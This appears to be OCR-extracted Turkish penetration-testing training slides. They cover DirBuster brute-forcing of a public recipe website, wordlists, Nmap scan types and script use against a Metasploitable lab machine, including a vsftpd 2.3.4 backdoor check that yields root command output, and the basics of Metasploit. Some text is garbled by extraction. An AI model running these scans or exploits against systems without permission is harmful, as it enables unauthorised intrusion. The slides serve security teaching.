Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: /wp-content/ - 200
Dir found: /cgi-bin/ - 403
File found: /wp-login.php - 200
Dir found: /wp-admin/ - 302
Dir found: / - 200
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://muhtesemyemektarifleri.com:80/

Scan Information \ Results - List View: Dirs: 3 Files: 1 \ Results - Tree View \ Errors: 0 \

Task	Status	Progress	Options
Testing for dirs in /	Complete	<input type="checkbox"/>	<input type="checkbox"/>
Testing for files in / with extension .php	Complete	<input type="checkbox"/>	<input type="checkbox"/>
Testing for dirs in /wp-content/	Complete	<input type="checkbox"/>	<input type="checkbox"/>
Testing for files in /wp-content/ with extension .php	Complete	<input type="checkbox"/>	<input type="checkbox"/>
Testing for dirs in /cgi-bin/	Complete	<input type="checkbox"/>	<input type="checkbox"/>
Testing for files in /cgi-bin/ with extension .php	Complete	<input type="checkbox"/>	<input type="checkbox"/>
Testing for dirs in /wp-admin/	Complete	<input type="checkbox"/>	<input type="checkbox"/>

Current speed: 33 requests/sec (Select and right click for more options)
Average speed: (T) 0, (C) 23 requests/sec
Parse Queue Size: 0
Total Requests: 33/42
Current number of running threads: 10
Time To Finish: ~

Back Pause Stop Report

Starting dir/file list based brute forcing

System Information:

Host: kali Uptime: 0h 35m 58s

CPU: MHz: 2295 Load: 0.04, 0.10, 0.16 Tasks: 3 /136 CPU0: 1% CPU1: 1%

PROCESSES

NAME	PID	CPU	MEM
Xorg	845	1.01	3.87
java	5185	0.50	4.26
vmtoolsd	1282	0.50	1.59
kworke/0:0	5587	0.00	0.00
dirbuster	5184	0.00	0.13

MEMORY & SWAP

RAM 23%
Swap 0%

FILESYSTEM

root 42% free 11.9GiB / 28.2GiB

LAN eth0 (192.168.237.128)

Down: 3.91KiB KB/s Up: 1.02KiB KB/s
Downloaded: 63.9MiB Uploaded: 2.06MiB

Wi-Fi (No Address)

Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B

CONNECTIONS

Inbound: 0 Outbound: 6 Total: 6
Inbound Local Service/Port

Outbound Remote Service/Port

185.111.232.41	http
185.111.232.41	http
185.111.232.41	http

Bilgi Toplama | Aktif Bilgi Toplama

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://muhtesemyemektarifleri.com:80/

Scan Information \ Results - List View: Dirs: 27 Files: 1 \ Results - Tree View \ Errors: 0 \

Directory Structure	Response Code	Response Size
wp-content	200	58912
wp-content	200	352
cgi-bin	403	1547
wp-admin	302	735
wp-login.php	200	5474
category	???	???
tarif-yolla	200	550
cevizli-incir-tatlisi-tarifi	200	609
sac-katmeri-tarifi	200	609
ev-baklavasi-tarifi	200	609
author	???	???
balli-tahinli-corek-tarifi	200	609
pastane-kurabivesi-tarifi	200	609

Current speed: 30 requests/sec (Select and right click for more options)

Average speed: (T) 0, (C) 29 requests/sec

Parse Queue Size: 0

Total Requests: 73/273

Current number of running threads: 10

Time To Finish: ~

Back Pause Stop Report

Starting dir/file list based brute forcing /category/beyaz-et-tarifleri/wp-admin/


Bilgi Toplama | Wordlist

Bilgi toplamada ve diđer bir ok gvenlik aracı wordlist kullanır ya da ister. Hi bilgisi olmayanlar iin **wordlist** iinde ok sayıda kelime barındıran dosyalar kendiniz bile elle oluřturduėunuz 10-100 kelimelik bir text dosyası wordlist olarak kabul edilir.řimdi gelelim hedefe uygun iřinize yaracak wordlistleri nasıl oluřturup nasıl bulabilirsiniz?

Crunch adlı bir uygulama ile kendi wordlistinizi oluřturabilirsiniz yada

Kali Linux'un iinde gelen gzel wordlistlere **/usr/share/wordlists/** dizininden ulařabilirsiniz.

Bilgi Toplama | Wordlist



Temel Nmap Kullanımı | Nmap Hakkında

Nmap (Network Map) açık kaynak kodlu gelişmiş bir güvenlik yazılımıdır.

Taranan networkun ağ haritasını çıkarabilir, çalışan servisleri tespit edebilir kullanılan işletim sistemi bulunabilir. Hatta **NSE** (Nmap Scripting Engine) ler kullanarak bazı açıklıklar tespit edilebilir, brute force saldırıları gerçekleştirilebilir.

Bir network hakkında en detaylı bilgi toplama araçlarından birisidir. Şimdi Temel Nmap kullanımı ve tarama parametrelerini inceleyeceğiz.

Nmap konsoldan çalışmaktadır. Grafiksel arayüz olarak kullanmak içinde **Zenmap** adlı grafiksel arayüzü bulunmaktadır. Nmap Kalide kurulu olarak gelmektedir.

Temel Nmap Kullanımı | Nmap Dönen Sonuçlar

Nmap bir istemciyi veya sunucuyu bir çok farklı şekilde tarayabilir ve buna göre sonuçlar getirir. Bunlar genelde çalışan port, üzerinde çalışan servisler ve işletim sistemi bilgisidir. Portların durumları şu şekilde gelebilir:

Open(Açık): Portun erişilebilir olduğu üzerinde bir uygulamanın TCP yada UDP bağlantısı kabul ettiği durum

Closed(Kapalı): Port erişilebilir fakat üzerinde uygulama yok TCP yada UDP bağlantısı kabul etmiyor

Filtered(Filtreli): Bir paket filtreleme var portun açık kapalı durumuna karar veremiyor

Unfiltered(Filtresiz): ACK Scan taramasında port erişilebilir fakat açık yada kapalı durumuna karar veremiyor

Open | Filtered : UDP, IP Protocol, FIN, Null, Xmas Scan için Nmap portların açık veya filtrelenmiş olduğuna karar veremiyor

Closed | Filtered: Idle Scan için Nmap portların kapalı veya filtrelenmiş olduğuna karar veremiyor

Temel Nmap Kullanımı

Nmap komut kullanımı:

nmap [tarama türü] [parametresi] [hedef]

Nmap tarama komutu yukarıdakine uygun olacaktır Nmap in tarama türleri var onlara değineceğiz hedef kısmı bir ip adresi, domain yada ip adresi bulunan bir txt olabilmektedir.

Temel Nmap Kullanımı | Nmap Tarama Türleri

TCP SYN (half open) Scan :

Hedefe TCP SYN gönderilir

Portların kapalı olduğu durumlarda hedef makina cevap olarak RST + ACK döner.

Portların açık olduğu durumlarda ise hedef makina SYN + ACK bayraklı segment döner.

Son olarak RST bayraklı segment göndererek bağlantıyı koparır ve böylelikle TCP üçlü el sıkışma (TCP three-way handshaking) tamamlanmaz. Ve iz bırakmaz.

```
nmap -sS -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

TCP Connect Scan

Kaynak makinanın gerçekleştireceği TCP Connect Scan,

Kapalı portlara yapıldığı zaman RST + ACK döner

Açık portlara yapıldığında SYN + ACK gönderir, kaynak makina ACK bayraklı segment göndererek cevaplar ve üçlü el sıkışmayı tamamlar.İz bırakır.

```
nmap -sT -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

UDP Scan

UDP portlarını taramak için kullanılır , ICMP Port Unreachable cevabı döndürülüyorsa port kapalı
Cevap yoksa open|filtered kabul edilecektir.

UDP paketi dönerse port açık kabul edilir.

```
nmap -sU -v 192.168.227.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

FIN (stealth) Scan

FIN bayraklı paket gönderilir ,

Hedef makinanın kapalı bir portuna gelirse

Hedef makina RST + ACK bayraklı paket döndürecek.

Eğer açık portuna gelirse hedef makinadan herhangi bir tepki dönmeyecektir.

```
nmap -sF -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

ACK Scan

Bu tarama türünde kaynak makina hedef makinaya TCP ACK bayraklı paket gönderir.

Eğer hedef makina ICMP Destination Unreachable mesajını dönerse ya da hedef makinada bu taramaya karşılık herhangi bir tepki oluşmazsa port “filtered” olarak kabul edilir.

Eğer hedef makina RST bayraklı paket döndürürse port “unfiltered” kabul edilir.

```
nmap -sA -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

Xmas Scan

Kaynak bilgisayarın TCP segmentine URG,PSH ve FIN bayraklarını set edeceği ("1" yapılacağı) paket hedef makinaya gönderilir.

Eğer Kaynak makinanın göndereceği URG,PSH ve FIN bayraklı paket,

Hedef makinanın kapalı bir portuna gelirse hedef makina RST + ACK bayraklı paket döndürecektir.

Eğer port açık olursa hedef makinadan herhangi bir tepki dönmeyecektir.

```
nmap -sX -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

Null Scan

Kaynak makinanın göndereceği bayraksız paketler karşısında hedef makinanın vereceği tepkiler FIN Scan ile aynıdır.

Hedef makinanın kapalı bir portuna gelirse hedef makina RST + ACK döner

Eğer port açık olursa hedef makinadan herhangi bir tepki dönmeyecektir.

```
nmap -sN -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

Ping Scan

Bu tarama türünde tek bir ICMP Echo istek paketi gönderir.

IP adresi erişilebilir ve ICMP filtreleme bulunmadığı sürece, hedef makina ICMP Echo cevabı döndürecektir.

Eğer hedef makina erişilebilir değilse veya paket filtreleyici ICMP paketlerini filtreliyorsa,

Hedef makinadan herhangi bir cevap dönmeyecektir.

```
nmap -sP -v 192.168.237.129
```


Temel Nmap Kullanımı | Nmap Tarama Türleri

IP Protocol Scan

Bu tarama türü standart NMAP tarama türlerinden biraz farklıdır.

Bu tarama türünde hedef makinaların üzerlerinde çalışan IP tabanlı protokoller tespit edilmektedir. Bu yüzden bu tarama türüne tam anlamıyla bir port taraması demek mümkün değildir. Hedef makina üzerinde, taramasını yaptığımız IP protokolü aktif haldeyse hedef makinadan bu taramaya herhangi bir cevap gelmeyecektir. Hedef makina üzerinde, taramasını yaptığımız IP protokolü aktif halde değilse hedef makinadan bu taramaya, tarama yapılan protokolün türüne göre değişebilen RST bayraklı (RST bayrağı "1" yapılmış) bir segment cevap olarak gelecektir.

```
nmap -sO -v 192.168.237.129
```

Temel Nmap Kullanımı | Nmap Tarama Türleri

Window Scan


Window Scan, ACK Scan türüne benzer ancak bir önemli farkı vardır.

Window Scan portların açık olma durumlarını yani “open” durumlarını gösterebilir. Bu taramanın ismi TCP Windowing işleminden gelmektedir. Bazı TCP yığınları, RST bayraklı segmentlere cevap döndüreceği zaman, kendilerine özel window boyutları sağlarlar. Hedef makineye ait kapalı bir porttan dönen RST segmentine ait window boyutu sıfırdır.

Hedef makineye ait açık bir porttan dönen RST segmentine ait window boyutu sıfırdan farklı olur.

```
nmap -sW -v 192.168.237.129
```

Temel Nmap Kullanımı | Zenmap



The screenshot displays the Zenmap application interface. The target IP address is 192.168.237.129, and the scan profile is set to 'Regular scan'. The command entered is 'nmap 192.168.237.129'. The scan results are shown in the 'Nmap Output' tab, which includes a table of open ports and services.

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:32 EDT
Nmap scan report for 192.168.237.129
Host is up (0.00011s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
```

Temel Nmap Kullanımı | Nmap Tarama Örnekleri

nmap -sS -sV -Pn -top-ports 10 192.168.237.129

-sS: Syn Taraması **-sV :** Versiyon bilgisi **-Pn:** ping atma **-top-ports10:** en çok kullanılan 10 portu tara

```
[root:~/Desktop]# nmap -sS -sV -Pn -top-ports 10 192.168.237.129
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:37 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00025s latency).
Not shown: 3 closed ports
Reason: 3 resets
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       syn-ack ttl 64 Linux telnet
25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
```

Temel Nmap Kullanımı | Nmap Tarama Örnekleri

`nmap -sS -sV -Pn -T4 -p- 192.168.237.129`

-sS: Syn Taraması **-sV :** Versiyon bilgisi **-Pn:** ping atma **-T4:** Tarama hızı hızlı bir tarama **-p-:** tüm portları tara

```
root@kali: ~/Desktop
Reason: 65505 resets
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet      syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp        syn-ack ttl 64 Postfix smtpd
53/tcp    open  domain      syn-ack ttl 64 ISC BIND 9.4.2
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec        syn-ack ttl 64 netkit-rsh rexecd
513/tcp   open  login?      syn-ack ttl 64
514/tcp   open  tcpwrapped  syn-ack ttl 64
1099/tcp  open  rmiregistry syn-ack ttl 64 GNU Classpath grmiregistry
1524/tcp  open  shell       syn-ack ttl 64 Metasploitable root shell
2049/tcp  open  nfs         syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp  open  ftp         syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp  open  mysql       syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd    syn-ack ttl 64 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         syn-ack ttl 64 VNC (protocol 3.3)
6000/tcp  open  X11         syn-ack ttl 64 (access denied)
6667/tcp  open  irc         syn-ack ttl 64 Unreal ircd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc         syn-ack ttl 64 Unreal ircd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13      syn-ack ttl 64 Apache Jserv (Protocol v1.3)
8180/tcp  open  http        syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         syn-ack ttl 64 Ruby Drb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33772/tcp open  status     syn-ack ttl 64 1 (RPC #100024)
39084/tcp open  mountd     syn-ack ttl 64 1-3 (RPC #100005)
41567/tcp open  unknown    syn-ack ttl 64
60526/tcp open  nlockmgr   syn-ack ttl 64 1-4 (RPC #100021)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Temel Nmap Kullanımı | Nmap Tarama Örnekleri

nmap -sS -A -Pn -oA sonuc 192.168.237.129

- sS: Syn Taraması -A : Versiyon ve işletim sistemi bilgisi -Pn: ping atma -oA : 3 farklı formatta tarama çıktısını kaydeder.
- p- Parametresi olmadığı için en çok kullanılan 1000 port taranmıştır. -T Parametreside olmadığı için -T3 hızında taranmıştır.

```
root@kali: ~/Desktop
[root:~/Desktop]# nmap -sS -A -Pn -oA sonuc 192.168.237.129

Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-24 07:33 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00024s latency).
Not shown: 978 closed ports
Reason: 978 resets
PORT      STATE SERVICE          REASON          VERSION
21/tcp    open  ftp              syn-ack ttl 64 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh              syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet           syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp             syn-ack ttl 64 Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl_cert: Subject: commonName=yubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ssl_date: 2016-07-24T11:34:35+00:00; -39s from scanner time.
53/tcp    open  domain           syn-ack ttl 64 ISC BIND 9.4.2
|_ dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http             syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
|_http_title: Metasploitable2 - Linux
111/tcp   open  rpcbind          syn-ack ttl 64 2 (RPC #100000)
|_ rpcinfo:
|_ program version port/proto service
|_ 100000 2 111/tcp rpcbind
|_ 100000 2 111/udp rpcbind
|_ 100003 2,3,4 2049/tcp nfs
|_ 100003 2,3,4 2049/udp nfs
```

Temel Nmap Kullanımı | Nmap Tarama Örnekleri

nmap --script ftp-vsftpd-backdoor -p 21 192.168.237.129

--script : Nmap scriptlerini kullanmamızı sağlar **-p 21**: Port 21 de scripti çalıştırır

```
[root:~/Desktop]# nmap --script ftp-vsftpd-backdoor -p 21 192.168.237.129
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:56 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00018s latency).
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 64
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: OSVDB:73573 CVE:CVE-2011-2523
|     vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://osvdb.org/73573
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsft
pd_234_backdoor.rb
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

Detay: <https://nmap.org/nsedoc/scripts/ftp-vsftpd-backdoor.html>

Temel Nmap Kullanımı

Temel Nmap kullanımı bu şekilde olmakla beraber daha detaylı öğrenmek isteyenler için :

<http://www.slideshare.net/cnrkrglu/nmap101-eitim-sunumu-nmap-kullanm-klavuzu>

http://www.bga.com.tr/calismalar/nmap_guide.pdf

dökümanlarını inceleyebilir.

Temel Metasploit Kullanımı | Hakkında

Metasploit,**Rapid7** firmasının çok önemli bir güvenlik yazılımıdır.

Metasploit,güvenlik açıkları hakkında bilgi verip bu açıklıklara sızmaya yardımcı olan bir yazılımdır.

Ruby ile yazılmış olan içerisinde exploitler,payloadlar,auxiliaryler ve encoderlerin bulunduğu frameworkdur.

Veritabanı olarak **postgresql** kullanmaktadır.

Kali Linux içerisinde kurulu olarak gelmektedir.

Terminalden **msfconsole** olarak ve grafiksel olarak **Armitage** ile kullanılabilir.

Metasploit içinde Nmap taramasında yapılabilmektedir.

Temel Metasploit Kullanımı | Terimler

Vulnerability: Türkçede zayıflık anlamına gelen sistemde bulunan açıklıktır.

Auxiliary: Sızma öncesi sistem hakkında bilgi toplamak için bulunan ek modüller

Exploit: Türkçesi sömürmek olan sistem açıklığından faydalanarak sisteme sızmamızı sağlayan bileşendir

Payload: Sisteme sızdıktan sonra sistemde istediklerimizi yapmamızı sağlayan bileşendir

Shellcode: Exploitin içinde bulunan zararlı kod

Encoder : Exploiti Antivirüs,IDS,IPS ve Firewall dan geçiren bileşendir

Temel Metasploit Kullanımı | Giriş

service postgresql start

msfconsole

İlk olarak postgresql veritabanını başlatıyoruz daha sonra msfconsole yazarak metasploitimizi açıyoruz.

db_status

Komutunu yazarak metasploitin veritabanı bağlantısını kontrol edebilirsiniz.

db_connect

db_disconnect

db_import

db_export

Temel Metasploit Kullanımı | Nmap

db_nmap -sS -sV -O 192.168.237.129

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""
[ metasploit v4.11.5-2016010401
-- --[ 1517 exploits - 875 auxiliary - 257 post
-- --[ 437 payloads - 37 encoders - 8 nops
-- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > db_status
[*] postgresql connected to msf
msf > db_nmap -sS -sV -O 192.168.237.129
[*] Nmap: Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-25 15:50 EDT
[*] Nmap: Nmap scan report for 192.168.237.129
[*] Nmap: Host is up (0.00018s latency).
[*] Nmap: Not shown: 976 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  netbios-ssn
[*] Nmap: 512/tcp   open  exec
[*] Nmap: 513/tcp   open  login?
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  rmiregistry
[*] Nmap: 1524/tcp open  shell
[*] Nmap: 2049/tcp open  nfs
[*] Nmap: 2121/tcp open  ftp
[*] Nmap: 3306/tcp open  mysql
[*] Nmap: 5432/tcp open  postgresql
[*] Nmap: 5900/tcp open  vnc
[*] Nmap: 6000/tcp open  X11
[*] Nmap: 6667/tcp open  irc
[*] Nmap: 8009/tcp open  ajp13
[*] Nmap: 8180/tcp open  http
[*] Nmap: 32774/tcp open mountd
[*] Nmap: MAC Address: 00:0C:29:FA:DD:2A (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
